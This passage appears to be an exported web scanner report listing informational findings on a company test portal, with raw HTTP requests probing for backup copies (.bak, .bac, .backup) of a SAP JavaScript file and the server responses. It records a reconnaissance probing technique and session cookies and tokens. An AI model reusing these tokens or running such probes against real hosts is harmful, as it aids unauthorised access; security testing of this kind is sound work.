Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:00:22 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssrf/jr.js.a?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 11:00:24 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
```



```
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.116. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.bac

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js.bac?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034E48%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:59:45 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
```

```
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/qknk.js.bac?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 10:59:47 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.117. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.backup

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/webdynpro/ssr/wda_ls_main.js

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js.backup?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:59:57 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/aiyogjo.js.backup?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 10:59:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
```

```
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.118. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.bak

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js.bak?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARIUzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:59:33 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
